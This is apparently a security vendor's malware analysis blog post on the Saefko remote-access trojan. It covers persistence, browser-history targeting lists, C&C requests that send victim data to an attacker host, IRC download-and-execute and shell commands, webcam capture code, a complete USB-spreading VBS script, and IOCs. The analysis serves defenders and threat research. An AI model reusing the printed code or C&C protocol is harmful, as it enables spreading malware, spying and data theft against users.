
Saefko: A new multi-layered RAT

zscaler.com/blogs/research/saefko-new-multi-layered-rat



Recently, the Zscaler ThreatLabZ team came across a new remote-access trojan (RAT) for sale on the dark web. The RAT, called Saefko, is written in .NET and has multiple functionalities. This blog provides a detailed analysis of this piece of malware, including its HTTP, IRC, and data stealing and spreading module.

Background

A RAT is a type of malware that includes a backdoor for remote administrative control of the targeted computer. RATs are usually downloaded as a result of a user opening an email attachment or downloading an application or a game that has been infected. Because a RAT enables administrative control, the intruder can do just about anything on the targeted computer, such as monitoring user behavior by logging keystrokes, accessing confidential information, activating the system's webcam, taking screenshots, formatting drives, and more.

Upon successful infection, the Saefko RAT stays in the background and executes every time the user logs in. It fetches the chrome browser history looking for specific types of activities, such as those involving credit cards, business, social media, gaming, cryptocurrency, shopping, and more. It sends the data it has collected to its command-and-control (C&C) server and requests for further instructions. The C&C instructs the malware to provide system information and the RAT will begin to collect a range of data including screenshot,videos, keystroke logs and more. The C&C can also instruct the malware to download additional payload onto the infected system.

RATs present a unique business threat. They have the ability to steal a lot of data without being detected and spread to other systems across the network. The ThreatLabZ team also detonated the Saefko RAT in the Zscaler Cloud Sandbox to determine its functionality, communications, and the potential threat.

Technical Analysis of the Saefko RAT

Saefko malware unpacks itself and places the saefkoagent.exe file in "*/%AppData%/Roaming/SaefkoAgent.exe*" and executes it. It also copies itself to "*/%AppData%/Roaming/windows.exe*" and "*/%AppData%/Local/explorer.exe*" and executes them.

Autostart Key

The Saefko malware creates a startup key to execute the malware at every login. If it is executing from an admin account, it creates the following registry key:
"*HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\explorer*"
Otherwise, it creates a registry key in the following path:
"*HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\explorer*"

Functionality

Saefko first checks to see whether the internet connection is active by connecting to "*clients3.google.com/generate_204*". It then uses a unique technique to identify if the infected system contains any vital information. It fetches the browser history and searches for particular websites that have been visited by the user and makes a count based on the categories mentioned below. From the counts, the attacker can determine which systems it should target first from all the infected systems.

The list of different categories it searches include:

Credit card possibility

paypal.com	2c2p	adyen.com	volusion.com
pay.amazon.com	apple.com/apple-pay/	atos.net	authorize.net
BIPS	bitpay.com	bpay.com	braintreepayments.com
centup.org	cm.com	creditcall.com	cybersource.com
mastercard.com	digi.cash	digitalriver.com	dwolla.com
elavon.com	euronetworldwide.com	eway.io	firstdata.com
fortumo.com	pay.google.com/send/home	heartlandpaymentsystems.com	ingenico.com
ippayments.com	klarna.com	emergentpayments.ne	moduslink.com
mpay.com	neteller.com	ofx.com	pagseguro
payoneer.com	paymentwall.com	paypoint.co	paysbuy.com
paysafe.com	paytm.com	payzone.co.uk	crunchbase.com
qiwi.com	globalpaymentsinc.com	reddotpayment.com	sagellc.com
skrill.com	stripe.com	squareup.com	tencent.com
transfermate.com	transferwise.com	wmtransfer.com	trustly.com
wepay.com	verifone.com	xendpay.com	pay.weixin.qq.com
money.yandex.ru	wirecard.com	truemoney.com	xsolla.com
myshopify.com/admin	payza.com	2checkout.com	3dcart.com
paysafecard.com	weebly.com		

Gaming activity value

origin.com	steampowered.com	g2a.com	twitch.tv
nichegamer.com	techraptor.net	gematsu.com	estructoid.com
pcgamer.com	gamefaqs.gamespot.com	gamespot.com	siliconera.com
rockpapershotgun.com	gameinformer.com	decluttr.com	glyde.com
gamestop.com	microsoft.com/account/xboxlive	playstation.com/en-us/network/store	nintendo.com/games
gog.com	game.co.uk	itch.io	gamefly.com
greenmangaming.com	gaming.youtube.com		

Cryptocurrency value

etoro.com	24option.com	puatrack.com/coinbull2/	luno.com
paxforex.com	binance.com	coinbase.com	cex.io
changelly.com	coinmama.com	xtrade.ae	capital.com
paxful.com	kraken.com	poloniex.com	gemini.com
bithumb.com	xcoins.io	cobinhood.com	coincheck.com
coinexchange.io	shapeshift.io	bitso.com	indacoin.com
cityindex.co.uk	bitbay.net	bitstamp.net	cryptopia.co.nz
pro.coinbase.com	kucoin.com	bitpanda.com	foxbit.com.br
bitflyer.com	bitfinex.com	bit-z.com	quadrigacx.com
quadrigacx.com	big.one	lakebtc.com	wex.nz
kuna.io	yobit.io	zebpay.com	hitbtc.com
bx.in.th	trezor.io	electrum.org	blockchain.com
crypto.robinhood.com	exodus.io	mycelium.com	bitcointalk.org
btc-e.com	moonbit.co.in	bitcoinaliens.com	bitcoinwisdom.com
coindesk.com	cointelegraph.com	ccn.com	reddit.com/r/Bitcoin/
bitcoin.org/en/blog	newsbtc.com	blog.spectrocoin.com	blog.coinbase.com
bitcoinist.com	forklog.com	abitcoinc.com	bitcoin.stackexchange.com
news.bitcoin.com	blog.bitfinex.com	blog.genesis-mining.com	

Instagram activity

instagram.com m.instagram.com

Facebook activity

facebook.com m.facebook.com

Youtube activity

youtube.com m.youtube.com

Google+ activity

plus.google.com m.plus.google.com

Gmail activity

gmail.com mail.google.com

Shopping activity

boohoo.com	gymshark.com	mail.google.com	prettylittlething.com
showpo.com	athleta.com	ae.com	ruelala.com
asos.com	superdry.com	zaful.com	zafulswimwear.com
luckybrand.com	forever21.com	urbanoutfitters.com	nastygal.com
jcrew.com	anthropologie.com	allsaints.com	uniqlo.com
armaniexchange.com	fashionnova.com	saksoff5th.com	target.com
macys.com	barneys.com	zappos.com	sneakersnstuff.com
yoox.com	nike.com	simmi.com	amazon.com
ebay.com	walmart.com	newegg.com	bestbuy.com
ftd.com	1800flowers.com	glossier.com	sephora.com
thebodyshop.com	ulta.com	horchow.com	homedepot.com
pier1.com	bedbathandbeyond.com	wayfair.com	shoptiques.com
viator.com	etsy.com	cloud9living.com	seatgeek.com
aliexpress.com	alibaba.com		

Business value

reuters.com	nyse.com	tsx.com	marketwatch.com
thestreet.com	wsj.com	investing.com	investopedia.com
finance.yahoo.com	seekingalpha.com	fool.com	investorguide.com
zacks.com	home.saxo	forexbrokers.com	swissquote.com
cmcmarkets.com	fxpro.co.uk	forex.com	dukascopy.com
interactivebrokers.com	tdameritrade.com	bankofinternet.com	ally.com

bankpurely.com	redneck.bank

Saefko also collects additional user application data, including:

Command	Description
irc_channel	IRC channel name
irc_nickname	Nickname
irc_password	IRC channel Password
irc_port	IRC Port for communication to a server
irc_server	Server name
machine_active_time	System uptime
machine_artct	Machine Architecture
machine_bitcoin_value	Number of cryptocurrency sites visited by the user
machine_business_value	Number of business sites visited by the user
machine_calls_activity	0
machine_camera_activity	No. of “.png” files present on the desktop
machine_country_iso_code	Country code fetch from “ipinfo.io/geo”
machine_lat	latitude
machine_lng	longitude
machine_creadit_card_posiblty	Checks the number of payment sites visited by the user
machine_current_time	Taking machine current time
machine_facebook_activity	Checks the number of times the user visited facebook
machine_gaming_value	Checks the number of times the user visited gaming websites
machine_gmail_avtivity	Checks the number of times the user visited gmail
machine_googleplus_activity	Checks the number of times the user visited google+
machine_instgram_activty	Checks the number of times the user visited Instagram
machine_ip	Machine IP
machine_lat	The geographic location of the system (latitude)
machine_lng	The geographic location of the system (longitude)
machine_os_type	1
machine_screenshot	Captures screenshot and encode it in base 64
machine_shooping_activity	Checks number of times shopping sites visit by the user

The RAT sends the collected data to a command and control server as shown below:

```
POST /love/server.php?pass=      &command=RegisterNewMachine HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: acpananma.com
Content-Length: 134208
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

machine_data=      irc_channle%22%3a%22null%22%2c%22irc_nickname
        irc_password                irc_port%22%3a%226669%22%2c%22irc_server
%22%3a%22Setting+up+IRC+service.%22%2c%22machine_active_time%22%3a%2212%22%2c
%22machine_artct%22%3a%22x86%22%2c%22machine_bitcoin_value%22%3a%220%22%2c
%22machine_business_value%22%3a%220%22%2c%22machine_calls_activity%22%3a0%2c
%22machine_camera_activity%22%3a%228%22%2c%22machine_country_iso_code
              machine_creadit_card_posiblty%22%3a%220%22%2c
%22machine_current_time
%22machine_facebook_activity%22%3a%220%22%2c%22machine_gaming_value%22%3a
%220%22%2c%22machine_gmail_avtivity%22%3a%220%22%2c
%22machine_googlepluse_activity%22%3a%220%22%2c%22machine_instgram_activty
%22%3a%220%22%2c%22machine_ip                    machine_lat%22%3a
        machine_lng                                machine_os_type
              machine_register_date                machine_screenshot
%22%3a
%2f45JREFUeF7snQd8FHX6%5c%2f%2bXuf
```

After getting an "ok" response from the server, Saefko begins the "*StartServices"* function, which has four different infection modules:

- HTTPClinet
- IRCHelper
- KEYLogger
- StartLocalServices (USB spreading)

```
// Token: 0x060002BA RID: 698 RVA: 0x000076EC File Offset: 0x000058EC
private void StartServices()
{
    new Thread(new ThreadStart(new HTTPClinet(this.SERVER_LINK,
      this.REFRESH_RATE).Start)).Start();
    new Thread(new ThreadStart(new IRCHelper(this.SERVER_LINK).IRCAgent)).Start();
    new Thread(new ThreadStart(new KEYLogger().StartKeyLogger)).Start();
    this.StartLocalServices();
}
```

HTTP Clinet

(Possible misspelling of HTTP Client by the author)

The RAT sends a request to the server, requesting for a new task. It sends a command "*UpdateAndGetTask*" and also sends other information, including *machine_ID*, *machine_os*, and *privateip*, as shown below:

```
{
    string json = webClient.DownloadString(string.Concat(new string[]
    {
        this.SERVER_LINK,
        "&command=UpdateAndGetTasks&machine_id=",
        Settings.Default.server_id,
        "&machine_os=1&privateip=",
        IPHelper.GetLocalIPAddress()
    }));
    HTTPClinet.tasks_response tasks_response =
    JSONSerializer<HTTPClinet.tasks_response>.DeSerialize(json);
    if (tasks_response.tasks_data.Count > 0)
    {
        foreach (Task task in tasks_response.tasks_data)
        {
            this.ExecuteTask(task);
        }
    }
}
```

Value	Type
{SeafkoAgent.Main}	SeafkoAgent.Main
@"C:\User ppData\Local\Google\Chrome\User Data\Default\History"	string
0x000927C0	int
"http://acpananma.com/love/server.php?pass	string
null	SeafkoAgent.Machine
null	SeafkoAgent.Machine

The task is the URL from which the malware downloaded the new payload and executed it on the infected machine.

Key Logger

The malware uses the *SetWindowsHookEx* API for capturing keystrokes. It stores the captured keystrokes into a “log.txt” file. The filepath is: “\%AppData%\Local\log.txt.”

IRC Helper

First, the malware disconnects the current IRC connection. Then, it sends status information to the C&C as shown below:

```
GET /love/server.php?pass=[redacted]&command=UpdateHTTPIRCStatus&machine_id=[redacted]&irc_status=1
HTTP/1.1
Host: acpananma.com

HTTP/1.1 200 OK
Date: [redacted]
Server: Apache
X-Powered-By: PHP/5.6.36
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
ok
0
```

- pass: password
- command: UpdateHTTPIRCStatus
- machine_id: unique id sent by C&C in an earlier request
- irc_status: 1

Next malware fetch

- Serverlist: it selects a server from the list below.
- Port: port
- Nickname: generates a random 7 character name

List of IRC servers and ports

IRC server	Port	IRC server	Port
irc.afterx.net	6667	irc.cyanide-x.net	6667
chat.freenode.net	6667	irc.europnet.org	6667
irc.azzurra.org	6669	irc.rizon.net	6669
irc.dal.net	6667	irc.efnet.org	6667
irc.gamesurge.net	6667	open.ircnet.net	6669
irc.quakenet.org	6667	irc.swiftirc.net	6667
eu.undernet.org	6667	irc.webchat.org	7000
irc.2600.net	6667	irc.abjects.net	6669
irc.accessirc.net	6667	irc.afternet.org	6667
irc.data.lt	6667	irc.allnetwork.org	6667
irc.alphachat.net	6667	irc.austnet.org	6667
irc.axenet.org	6667	irc.ayochat.or.id	6667
irc.beyondirc.net	6669	irc.blitzed.org	6667

irc.bongster.org	6669	irc.caelestia.net	6667
irc.canternet.org	6667	irc.chatall.org	6669
irc.chatcafe.net	6667	irc.chatspike.net	6667
irc.chatzona.org	6667	irc.criten.net	6667
irc.cyberarmy.net	6667	irc.d-t-net.de	6667
irc.darkmyst.org	6667	irc.deepspace.org	6667
irc.dream-irc.de	6667	irc.drlnet.com	6667
irc.dynastynet.net	6667	irc.echo.com	6667
irc.ecnet.org	6667	irc.enterthegame.com	6667
irc.epiknet.org	6667	irc.esper.net	6667
irc.euirc.net	6669	irc.evolu.net	6667
irc.explosionirc.net	6667	irc.fdfnet.net	6668
irc.fef.net	6667		

Saefko connects to one of these servers and waits for a response. In the response, it checks for "*T_T*" string and any separate messages using that string. Below is the list of IRC functions that the RAT can perform. According to the command it receives, Saefko will respond with corresponding data.

List of IRC Commands

IRC Command	Description
dexe	Download a file from a given URL and execute it
hdexe	Download a file from a given URL and execute it (UseShellExecute=false)
vistpage	Open URL
hvistpage	Open URL (UseShellExecute = false)
snapshot	Captures video frame, converts into Base64 and sends to C&C (Detailed information explained below); also replies ".oksnapshot"
shell	Executes command using cmd.exe
tcp	Makes a tcp connection using a given IP and port.

identify	Send system information: OS type: Microsoft windows OS version: OS version OS Username: username OS MachineName: System name OS SystemDirectory: System Directory
opencd	Open CDROM drive. Command: set CDAudio door open
closecd	Close CDROM drive. Command: set CDAudio door closed
screenshot	Capture screenshot, encode it into Base64 and send to C&C
ping	Reply “okping”
camlist	Gets the video devices from the system and sends information to the C&C.Detailed information explained below.
pwd	Current directory
location	Gets the system location using “https://ipinfo.io/geo” IP, city, region, country, latitude and longitude
keylogs	Encode the keylog file (log.txt) using base64 and send it to C&C
uninstall	Delete the autostart registry key (RUN) and terminate itself.

Camlist

Saefko also searches for the following payloads in the system:

- AForge.dll
- AForge.Video.DirectShow.dll
- AForge.Video.dll
- Sqlite3.dll

If these files are not present, the malware sends a request to the C&C to download these files. Next, it searches for a list of video input devices on the targeted system and sends the related information to the C&C.

```
public void GetCameraList(IRCHelper clinte)
{
    int num = 0;
    FilterInfoCollection filterInfoCollection = new FilterInfoCollection
      (FilterCategory.VideoInputDevice);
    if (filterInfoCollection.Count == 0)
    {
        clinte.SendMessage("No video devices available.");
        clinte.SendMessage(".ok");
        return;
    }
    foreach (FilterInfo filterInfo in filterInfoCollection)
    {
        clinte.SendMessage(string.Concat(new string[]
        {
            "[",
            this.TrimEnd(filterInfo.get_Name(), "       "),
            "] | [index : ",
            num.ToString(),
            "]"
        }));
        num++;
    }
    clinte.SendMessage(".ok");
```

Snapshot

Saefko also captures videos from the device present on the system, encodes the video frame with Base64 and sends it to the C&C.

```
public void GetSnpshot(IRCHelper clinte, int index)
{
    SnapshotManager.OneFrameStatus = false;
    this.IrcClientLocal = clinte;
    FilterInfoCollection filterInfoCollection = new FilterInfoCollection
      (FilterCategory.VideoInputDevice);
    if (filterInfoCollection.Count == 0)
    {
        clinte.SendMessage("No video devices available.");
        clinte.SendMessage(".ok");
        return;
    }
    if (index == -1)
    {
        index = 0;
    }
    if (index > filterInfoCollection.Count - 1)
    {
        clinte.SendMessage("Check the camera index you insert , its unavailable.");
        clinte.SendMessage(".ok");
        return;
    }
    VideoCaptureDevice videoCaptureDevice = new VideoCaptureDevice
      (filterInfoCollection.get_Item(index).get_MonikerString());
    videoCaptureDevice.add_NewFrame(new NewFrameEventHandler(this.video_NewFrame));
    videoCaptureDevice.Start();
    while (!SnapshotManager.OneFrameStatus)
    {
    }
    videoCaptureDevice.SignalToStop();
}
```

Start USB Service

Saefko checks to see if the drive type is either removable or networked, after which it starts the infection and copies the files below onto a removable drive.

- Sas.exe
- USBStart.exe


- usbspread.vbs

Sas.exe is a copy of the malware itself. USBStart.exe is fetched from the resource section of the main binary. It contains code to execute Sas.exe. It creates a usbspread.vbs file then executes it. It searches every directory and all the files and creates a "*lnk"* file for each file and directory with a target path USBStart.exe file. When the removable device is plugged in any other system, the user is tricked into clicking a *lnk* file as the main files and folder are hidden. Lnk file executes the USBStart.exe that ends up executing Sas.exe which is the main payload. So it futher infect other Systems.

Below is the code of the usbspread.vbs file:

```
On Error Resume Next
objStartFolder = "" + drive_name.Replace("\", "") + "\\"
Set objFSO = CreateObject("Scripting.FileSystemObject")
For Each objFolder In objFSO.GetFolder(objStartFolder).SubFolders
Set objShell = WScript.CreateObject("WScript.Shell")
    Set lnk = objShell.CreateShortcut(objStartFolder + objFolder.Name + ".lnk")
   lnk.TargetPath = objStartFolder + "USBStarter.exe"
   lnk.Arguments = objFolder.Name + "\\"
   lnk.Description = objFolder.Name
   lnk.HotKey = "ALT+CTRL+F"
   lnk.IconLocation =  "%SystemRoot%\\system32\\SHELL32.dll,4"
   lnk.WindowStyle = "1"
   lnk.WorkingDirectory = objStartFolder
   lnk.Save
      'Clean up
   Set lnk = Nothing
Next
Set objFolder = objFSO.GetFolder(objStartFolder)
Set colFiles = objFolder.Files
For Each objFile in colFiles
Set objShell = WScript.CreateObject("WScript.Shell")
   Set lnk = objShell.CreateShortcut(objStartFolder + objFile.Name + ".lnk")
    ext=Split(objFile.Name,".")
if (objFile.Name <> "USBStarter.exe")then
if (objFile.Name <> "sas.exe")then
if ext(1) <> "lnk" then
   lnk.TargetPath = objStartFolder + "USBStarter.exe"
   lnk.Arguments = objFile.Name
   lnk.Description = objFile.Name
   lnk.HotKey = "ALT+CTRL+F"
   lnk.IconLocation = objStartFolder + objFile.Name + ", 0"
   lnk.WindowStyle = "1"
   lnk.WorkingDirectory = objStartFolder
   lnk.Save
   end if
end if
end if
   'Clean up
   Set lnk = Nothing
Next
```

One online forum has an ad for a cracked Saefko RAT tool as shown below. It is a multi-protocol, multi-operating system remote administration tool that can be used to launch the malware on Windows and Android devices.



Conclusion

To protect systems from RATs, users must refrain from downloading programs or opening attachments that aren't from a trusted source. At the administrative level, it's always a good idea to block unused ports, turn off unused services, and monitor outgoing traffic. Attackers are often careful to prevent the malware from doing too much activity at once, which would slow down the system and possibly attract the attention of the user and IT.

Zscaler ThreatLabZ team continues to monitor this threat and others to ensure that Zscaler customers are protected.

IOCs

Md5:
D9B0ECCCA3AF50E9309489848EB59924
C4825334DA8AA7EA9E81B6CE18F9C15F
952572F16A955745A50AAF703C30437C
4F2607FAEC3CB30DC8C476C7029F9046
7CCCB06681E7D62B2315761DBE3C81F9
5B516EAB606DC3CC35B0494643129058

Downloader URL:
industry.aeconex[.]com/receipt-inv.zip
3.121.182[.]157/dwd/explorer.exe
3.121.182[.]157/dwd/vmp.exe
deqwrqwer.kl[.]com.ua/ex/explorer.exe
maprivate[.]date/dhl-miss%20craciun%20ana%20maria%20#bw20feb19.zip

Network URL:
acpananma[.]com/love/server.php
3.121.182[.]157/smth/server.php
f0278951.xsph[.]ru/server.php
maprivate[.]date/server.php